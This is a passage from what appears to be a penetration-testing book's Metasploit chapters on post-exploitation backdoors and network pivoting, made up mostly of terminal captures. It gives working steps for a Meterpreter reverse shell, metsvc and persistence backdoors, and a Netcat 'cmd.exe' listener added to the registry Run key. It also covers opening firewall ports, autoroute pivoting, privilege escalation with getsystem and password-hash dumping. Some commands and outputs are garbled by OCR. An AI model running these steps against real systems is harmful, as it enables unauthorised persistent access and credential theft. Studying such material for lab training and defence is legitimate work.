msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf exploit(handler) >
```

The terminal window shows the Metasploit framework interface. The command `set LHOST 192.168.0.103` is highlighted with a red box.

This is the last and final type of attack using the technique of exploitation and we will see that our reverse handler connection is ready for receiving connections.




```
File Edit View Bookmarks Settings Help
msf exploit(handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.103:4444
[*] Starting the payload handler...

```

The terminal window shows the Metasploit framework interface. The command `exploit` is highlighted with a red box. The output shows the reverse handler starting on port 4444.

After executing the backdoor, the reverse connection will be established successfully and a Meterpreter session will be spawned on the attacker's system.




The screenshot shows a terminal window with a black background and white text. At the top is a menu bar with options: File, Edit, View, Bookmarks, Settings, and Help. Below the menu is a command-line interface. The text output is as follows:

```
[*] Started reverse handler on 192.168.0.103:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.106
t 2013-05-13 20:32:54 +0530
meterpreter >
```

The last line, "meterpreter >", is followed by a small black square icon. At the bottom of the window, it says "root : .ruby/bin".

Let us obtain information about the victim's system by checking his/her system properties.




The screenshot shows a terminal window with a black background and white text. The command "sysinfo" has been entered and its output is displayed. The output includes:

```
Computer      : PWNED-02526E037
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en-US
Meterpreter    : x86/win32
meterpreter >
```

The last line, "meterpreter >", is followed by a small black square icon. At the bottom of the window, it says "root : .ruby/bin".

It is time to learn something different. In this section we will learn to install a backdoor in the victim's system after attaining a Meterpreter session.

There is another backdoor available in Metasploit, which is known as metsvc. We will first check the commands that can be used with this backdoor, so type in run metsvc -h and it will show us these.




The screenshot shows a terminal window with a black background and white text. The command "run metsvc -h" has been entered and its output is displayed. The output includes:

```
OPTIONS:
  -A          Automatically start a matching multi/handler to connect to th
service
  -h          This help menu
  -r          Uninstall an existing Meterpreter service (files must be dele
d manually)
```

The last line, "metsvc > [195]", is followed by a small black square icon. At the bottom of the window, it says "root : .ruby/bin".

Post Exploitation – Backdoors

We can see that the `-A` option will automatically launch a backdoor in the victim's machine. So type in `run metsvc -A`.




```
File Edit View Bookmarks Settings Help
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\CFcREntsZFKX...
...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
* Starting service
Service metsvc successfully installed.


[*] Trying to connect to the Meterpreter service at 192.168.0.106:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.0.103:44167 -> 192.168.0.106:31337) at 2013-05-13 21:11:32 +0530

meterpreter > [root] /ruby/bin
```

We can see that a second Meterpreter session is established from the victim's system and the malicious backdoor `metsvc-server.exe` file is successfully uploaded in the victim's system and executed.



The victim's task manager displays our backdoor service as running. These malicious files are uploaded to Windows' Temp directory at C:\WINDOWS\Temp\CFcREntsFKx.



If you want to remove that backdoor service from the victim's system, type in run metsvc -r.

```
File Edit View Bookmarks Settings Help
meterpreter > run metsvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\gXImTAgq...
[*] >> Uploading metsvc.exe...
[*] Stopping the service...
    * Stopping service metsvc
* Removing service
Service metsvc successfully removed.

meterpreter >
```

We can see that the metsvc service is successfully removed, but the EXE files from the victim's Temp directory will not get removed.

Metasploit persistent backdoor

In this part, we will learn to use a persistent backdoor. It is a Meterpreter script that installs a backdoor service in the target system. So type in `run persistence -h` for showing all the commands that can be used with a persistent backdoor.



The screenshot shows a terminal window with a menu bar at the top. The main area displays the help output for the `run persistence` command. The command `run persistence -h` is highlighted with a red box. The output describes the script for creating a persistent backdoor and lists various options with their descriptions. The terminal window has a dark background and light-colored text. The bottom status bar shows the user is root and the current directory is `/root/ruby/bin`.

```
File Edit View Bookmarks Settings Help
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A      Automatically start a matching multi/handler to connect to the
agent
    -L <opt> Location in target host where to write payload to, if none %TEM
PL will be used.
    -P <opt> Payload to use, default is windows/meterpreter/reverse tcp.
    -S      Automatically start the agent on boot as a service (with SYSTEM
privileges)
    -T <opt> Alternate executable template to use
    -U      Automatically start the agent when the User logs on
    -X      Automatically start the agent when the system boots
    -h      This help menu
    -i <opt> The interval in seconds between each connection attempt
    -p <opt> The port on the remote host where Metasploit is listening
    -r <opt> The IP of the system running Metasploit listening for the conne
ct back

root : /root/ruby/bin
```

After understanding the usable commands, type in `run persistence -A -L C:\\\\ -S -X -p 445 -i 10 -r 192.168.0.103`.

The commands in this syntax are explained as follows:

- A: For automatically starting a payload handler
- L: The location in the target host for dropping the payload
- S: For automatically starting the agent when the system boots
- p: The port number for listening to reverse connections
- i: The time interval for new connections
- r: The IP address of the target machine

Now we run our persistence backdoor script as shown in the following screenshot:

```
File Edit View Bookmarks Settings Help
meterpreter > run persistence -A -L C:\\ -S -X -p 445 -i 10 -r 192.168.0.103
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/PmNED-0
2526E037_20130513.2452/PmNED-02526E037_20130513.2452.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPOR
T=445
[*] Persistent agent script is 613950 bytes long
[*] Persistent Script written to C:\\KkZcBxCmhQPT.vbs
[*] Starting connection handler at port 445 for windows/meterpreter/reverse_t
cp
[*] Multi/Handler started!
[*] Executing script C:\\KkZcBxCmhQPT.vbs
[*] Agent executed with PID 2808
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run\\ukenJJF0dsPv0
[*] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run\\ukenJJF0dsPv0
[*] Installing as service..
[*] Creating service Ka00XXDXsPlxHB
meterpreter > [*] Meterpreter session 3 opened (192.168.0.103:445 -> 192.168.
0.106:1217) at 2013-05-13 22:25:04 +0530
meterpreter >
```

We see that a Meterpreter session has been established from the victim's system. Let us verify whether the payload is dropped in the victim's c: drive.



If you want to remove that payload, we have to type in resource and the path of the file that has been created at the time of running the persistence command. We can find the path in the previous step. Type in resource /root/.msf4/logs/persistence/PWNED-02526E037_20130513.2452/PWNED-02526E037_20130513.2452.rc.

The screenshot shows a terminal window titled 'File Edit View Bookmarks Settings Help'. The command entered is 'resource /root/.msf4/logs/persistence/PWNED-02526E037_20130513.2452/PWNED-02526E037_20130513.2452.rc'. The output shows the file being read and then deleted: '[*] Reading /root/.msf4/logs/persistence/PWNED-02526E037_20130513.2452/PWNED-02526E037_20130513.2452.rc' followed by '[*] Running rm C:\\KKZcBxCmhQPT.vbs'. The process then kills the current session: '[*] Running kill 2888'. It then runs a registry delete command: '[*] Running reg deleteval -k 'HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -v ukenJJF0dsPv0'. This is followed by a success message: 'Successfully deleted ukenJJF0dsPv0.' Finally, it runs a command to delete a service: '[*] Running execute -H -f sc -a "delete KaQQXXDXsPlXHD"'. A new process is created: 'Process 1984 created.' The meterpreter prompt 'meterpreter >' is shown again.

We are going to show you another famous persistent backdoor, Netcat. We will upload Netcat on the victim's system through the Meterpreter session. Just as in the following screenshot, we will see the nc.exe file on our desktop; that file is Netcat. Now we will upload this nc.exe file onto the victim's system32 folder. So type in upload /root/Desktop/nc.exe C:\\windows\\system32.

The screenshot shows a terminal window titled 'root : .ruby.bin'. The command entered is 'upload /root/Desktop/nc.exe C:\\windows\\system32'. The output shows the file being uploaded: '[*] uploading : /root/Desktop/nc.exe -> C:\\windows\\system32' and '[*] uploaded : /root/Desktop/nc.exe -> C:\\windows\\system32\\nc.exe'. The meterpreter prompt 'meterpreter >' is shown again.

We can see that our Netcat program is successfully uploaded onto the victim's system. An important thing we have to do now is add Netcat to the victim's startup process and bind it with port 445. In order to be able to do this, we have to tweak the victim's registry settings. Type in `run reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run`.

```
File Edit View Bookmarks Settings Help
meterpreter > run reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):
    VBoxTray
    AVG UI
    DgLMlqtAsg

root : rubybin
```


Running this command enumerated the startup registry key and we found that three services were running in the startup process. We can see the three values in the preceding screenshot. Now we set our Netcat service in this registry value. Type in `reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe'`.

```
File Edit View Bookmarks Settings Help
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe'
Successful set nc.
meterpreter >
```

Our Netcat service is attached to the registry, so let us verify whether it is running properly. Type in `reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc`.


```
File Edit View Bookmarks Settings Help
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe
meterpreter >
```

The next important thing we have to do is allow the Netcat service, which is at port number 445, through the victim's firewall. Type in `netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL`.



```
File Edit View Bookmarks Settings Help
C:\Documents and Settings\Victim\Desktop>netsh firewall add portopening TCP 445 "Service Firewall"
ENABLE ALL
netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL
Ok.
```


After executing the previous command, we see that our port seems to be open. So let us verify from the firewall settings whether the port is open or not. Type in `netsh firewall show portopening`.



```
File Edit View Bookmarks Settings Help
C:\Documents and Settings\Victim\Desktop>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Standard profile:
Port Protocol Mode Name
-----
455 TCP Enable Service Firewall
445 TCP Enable SMB over TCP
```

We can clearly see in the preceding screenshot that the 445 TCP port is enabled in the firewall. Now reboot the victim's system and connect the victim's system with Netcat. Open the terminal and type in `nc -v <targetIP> <netcat port no.>`; for example, here we are using `nc -v 192.168.0.107 445`. Doing this will connect you back to the victim's machine.



```
File Edit View Bookmarks Settings Help
root@bt:~# nc -v 192.168.0.107 445
192.168.0.107: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.0.107] 445 (microsoft-ds) : Connection timed out
```

Summary

In this chapter we covered various techniques on how to make a backdoor executable for deployment on the victim's system. We learned to bind the executable files to legitimate programs and make the victim execute them for us to get a reverse connection. We also discussed different types of payloads in the Metasploit kitty and how they work in establishing connections with the backdoor EXE. We also worked on making an executable undetectable by an antivirus, and hence the user was not able to distinguish between a normal and a malicious file. Through these techniques, we were able to learn how to maintain persistent access to the system once it has been exploited. In the next chapter, we will discuss the final phase of post-exploitation, which is pivoting and network sniffing.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:


- <http://jameslovecomputers.wordpress.com/2012/12/10/metasploit-how-to-backdoor-an-exe-file-with-msfpayload/>
- <http://pentestlab.wordpress.com/2012/04/16/creating-an-undetectable-backdoor/>
- <http://www.securitylabs.in/2011/12/easy-bypass-av-and-firewall.html>
- http://www.offensive-security.com/metasploit-unleashed/Interacting_With_Metsvc
- http://www.offensive-security.com/metasploit-unleashed/Netcat_Backdoor
- [http://en.wikipedia.org/wiki/Backdoor_\(computing\)](http://en.wikipedia.org/wiki/Backdoor_(computing))
- <http://www.f-secure.com/v-descs/backdoor.shtml>
- <http://feky.bizhat.com/tuts/backdoor.htm>
- <http://www.offensive-security.com/metasploit-unleashed/Msfpayload>
- <http://www.offensive-security.com/metasploit-unleashed/Msfencode>
- <http://www.offensive-security.com/metasploit-unleashed/Msfvenom>

11

Post Exploitation – Pivoting and Network Sniffing

What is pivoting?

Pivoting in simple terms is depending on one element to make use of the other element. In this chapter, we will look into the art of pivoting and network sniffing. The scenario is more applicable to end-system firewalls, or maybe a web server, which are the only points for getting into the internal network. We would leverage this connectivity of the web server with the internal network to connect to the internal systems through our exploitation techniques covered in the previous chapters. So in simple words, the first compromised system aids us in compromising the other systems, which are inaccessible from the outside network.



Pivoting in a network

Well, this is a very interesting part of Metasploit where we will hack into a LAN network by compromising a system. Here, we already have a compromised system, and we have a meterpreter shell of that system.

1. First let us check the IP settings on that system by typing in ipconfig. We can see in the screenshot that the victim has two network adapters. Adapter #2 has the IP of 10.10.10.1 range.

The screenshot shows a terminal window with a black background and white text. At the top, there is a menu bar with options: File, Edit, View, Bookmarks, Settings, Help. Below the menu, the text "meterpreter >" is followed by a red rectangular box containing the command "ipconfig". The output of the command is displayed in three sections:

- AMD PCNET Family PCI Ethernet Adapter #2 - Packet Scheduler Miniport**
Hardware MAC: 08:00:27:f0:d8:55
IP Address : 10.10.10.1
Netmask : 255.0.0.0
- MS TCP Loopback interface**
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0
- AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport**
Hardware MAC: 08:00:27:54:3c:73
IP Address : 192.168.0.110
Netmask : 255.255.255.0

At the bottom of the terminal window, there is a status bar with the text "root : .ruby/bin".

2. Now we will check the whole network routing table using the route command by typing in route.

```

File Edit View Bookmarks Settings Help
meterpreter > route
Network routes
=====
Subnet          Netmask        Gateway
-----          -----        -----
0.0.0.0         0.0.0.0      192.168.0.1
10.0.0.0        255.0.0.0    10.10.10.1
10.10.10.1     255.255.255.255 127.0.0.1
10.255.255.255 255.255.255.255 10.10.10.1
127.0.0.0       255.0.0.0    127.0.0.1
192.168.0.0     255.255.255.0 192.168.0.110
192.168.0.110  255.255.255.255 127.0.0.1
192.168.0.255  255.255.255.255 192.168.0.110
224.0.0.0       240.0.0.0    10.10.10.1
224.0.0.0       240.0.0.0    192.168.0.110
255.255.255.255 255.255.255.255 10.10.10.1
255.255.255.255 255.255.255.255 192.168.0.110

```


- Now our plan is to attack this additional network. For this attack, Metasploit has a post exploitation script, which is known as autoroute. This script allows us to attack the second network using the first compromised system. Using this script we can attack the second network from this compromised system. Type in run autoroute -h and it will show all usage commands of the script.

```

File Edit View Bookmarks Settings Help
meterpreter > run autoroute -h
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.10
[*]   .1/255.255.255.0                                # Netmask defaults to 255
[*]   run autoroute -s 10.10.10.1                      # CIDR notation is also o
[*]   kay                                               # Print active routing ta
[*]   run autoroute -p                                  # Print active routing ta
[*]   run autoroute -d -s 10.10.10.1                  # Deletes the 10.10.10.1/
[*]   255.255.255.0 route
[*]   Use the "route" and "ipconfig" Meterpreter commands to learn about available routes


```

4. Here we are using `run autoroute -s 10.10.10.1/24`; running this command will add a route to the target machine from our compromised system.




```
File Edit View Bookmarks Settings Help
meterpreter > run autoroute -s 10.10.10.1/24
[*] Adding a route to 10.10.10.1/255.255.255.0...
[+] Added route to 10.10.10.1/255.255.255.0 via 192.168.0.110
[*] Use the -p option to list all active routes
root : .ruby/bin
```

5. Now, we can see in the preceding screenshot that a route has been added via 192.168.0.110, which is our compromised system. Now we will verify whether our route has been added or not by typing in `run auroroute -p`.




```
File Edit View Bookmarks Settings Help
meterpreter > run auroroute -p
Active Routing Table
=====
Subnet          Netmask        Gateway
=====
10.10.10.1     255.255.255.0  Session 1
meterpreter >
```

6. We can see in the screenshot that our route has been successfully added in the routing table. Next what we have to do is to escalate the privileges of the compromised system. For this, we type in `getsystem`.



```
File Edit View Bookmarks Settings Help
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

- After escalating the privileges of the compromised system, we can now dump the hashes of all users and get their passwords. To do so, we type in `run hashdump`.



The screenshot shows a terminal window with a menu bar: File, Edit, View, Bookmarks, Settings, Help. The title bar says "meterpreter >". The main area displays the following text:

```
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c0ed70ea58657
fd6fb87e8bcc36d75fd...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:aebd4de384c7ec43aad3b435b51404ee:7a219
90fcfd3d759941e45c490f143d5f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae
931b73c59d7e0c089c0:::
HelpAssistant:1000:22656dda33f422589629cf5f8b885faf:e432
6939f980036ba2b047743a6dbef1:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6
ccce3efc46193102e415ffb99ef0c95:::
Victim:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16
ae931b73c59d7e0c089c0:::
```

The bottom of the window shows the prompt "meterpreter >" and the status "root : .ruby.bin".

- After successfully dumping the credentials, we will background our meterpreter process by pressing *Ctrl + Z* and then pressing *Y*.

